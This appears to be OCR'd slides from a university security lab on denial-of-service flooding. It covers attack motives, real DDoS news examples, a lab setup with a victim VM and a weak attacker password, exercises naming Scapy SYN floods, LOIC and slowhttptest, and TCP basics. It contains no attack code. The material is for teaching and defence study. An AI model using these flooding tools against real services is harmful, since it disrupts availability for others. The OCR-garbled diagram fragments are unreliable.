Project DOS Trento

Group 5

Regina Krisztina Bíró

Enrico Guarato


Kristian Segnana

Katalin Papp

Quick recap on DOS attacks


- A Denial Of Service attack aims at disrupting the availabiliy of a service
- This can be done either by flooding, exploiting a vulnerability, or even „naturally” – we will focus on flooding attacks
- The attacker could be motivated by profit, by political activism, or revenge (personal or societal level)
- Can be part of a larger attack, distraction

Real-life examples


washingtonpost.com > Technology > Personal Tech


Hackers Hit Scientology With Online Attac

PC World
Friday, January 25, 2008; 10:19 PM


Georgia President's Web Site Falls Under DDOS Attack

COMMENTS

By Jeremy Kirk, IDG News Service
Jul 21, 2008 3:00 AM



DDoS Attack Hits 400 Gbit/s, Breaks Record

A distributed denial-of-service NTP reflection attack was reportedly 33% bigger than last year's attack against Spamhaus.

Belépés

Állapot: Várakozás szabad helyre...(10. kísérlet)

Mégsem


LulzSec The Lulz Boat
TheSun.co.uk now redirects to our twitter feed. wanted to visit The Sun! How is your day? Goo
18 minutes ago

LulzSec The Lulz Boat
This is just as fun on the inside. We are battlin admins right now - I think they are losing. The
17 minutes ago

LulzSec The Lulz Boat
Don't be a #peon like the others. We are show surface; the real damage is currently giving th


Outline of the lab – setup

- Victim server VMsits on the projector laptop, with monitoring tools installed
- Attacker VMs hosted on Mallab laptops, one on each, equipped with all necessary tools
- Victim IP: 192.168.1.201
- Attacker sudo password: password

Outline of the lab - excercises


- 0th task: open a browser and check 192.168.1.201/munin. You can monitor the server here, refresh it sometimes. Check „Load”.
- Syn flood with Scapy – forge your own TCP/IP packets to attack the server
- dDOS with LOIC – coordinated TCP flooding with IRC client
- Slow post with slowhttptest – testing tool for application layer attack

TCP/IP



A
M
Application
Ht
M
Transport
Hn'
Ht
M
Network
Hl'
Hn'
Ht
M
Link
Hl'
Hn'
Ht
M
Physical
Hl
Hn
Ht
M
Network
Link
Physical
B
M
Application
Ht
M
Transport
Hn'
Ht
M
Network
Hl'
Hn'
Ht
M
Link
Hl'
Hn'
Ht
M
Physical
Hl'
Hn'
Ht
M

TCP/IP



A
M
Application
Ht
M
Transport
Hn'
Ht
M
Network
Hl'
Hn'
Ht
M
Link
Hl'
Hn'
Ht
M
Physical
Network
Link
Physical
Hl
Hn
Ht
M
B
M
Application
Ht
M
Transport
Hn'
Ht
M
Network
Hl'
Hn'
Ht
M
Link
Hl'
Hn'
Ht
M
Physical
Hl'
Hn'
Ht
M


Transport Layer: TCP

- connection oriented
- reliable
- error detection
- congestion control
- flow control


Transport Layer: TCP

- connection oriented
- reliable
- error detection
- congestion control
- flow control


Header TCP


0 bits
16 bits
32 bits
Source port
Destination port
Sequence number
Acknowledge number
Header length
Unused
URG
ACK
PSH
RST
SYN
FIN
Receive windows
Checksum
Urgent data pointer
Options & Padding
DATA


Header TCP


0 bits
16 bits
32 bits
Source port
Destination port
Sequence number
Acknowledge number
Header length
Unused
URG
ACK
PSH
RST
SYN
FIN
Receive windows
Checksum
Urgent data pointer
Options & Padding
DATA

TCP connection oriented




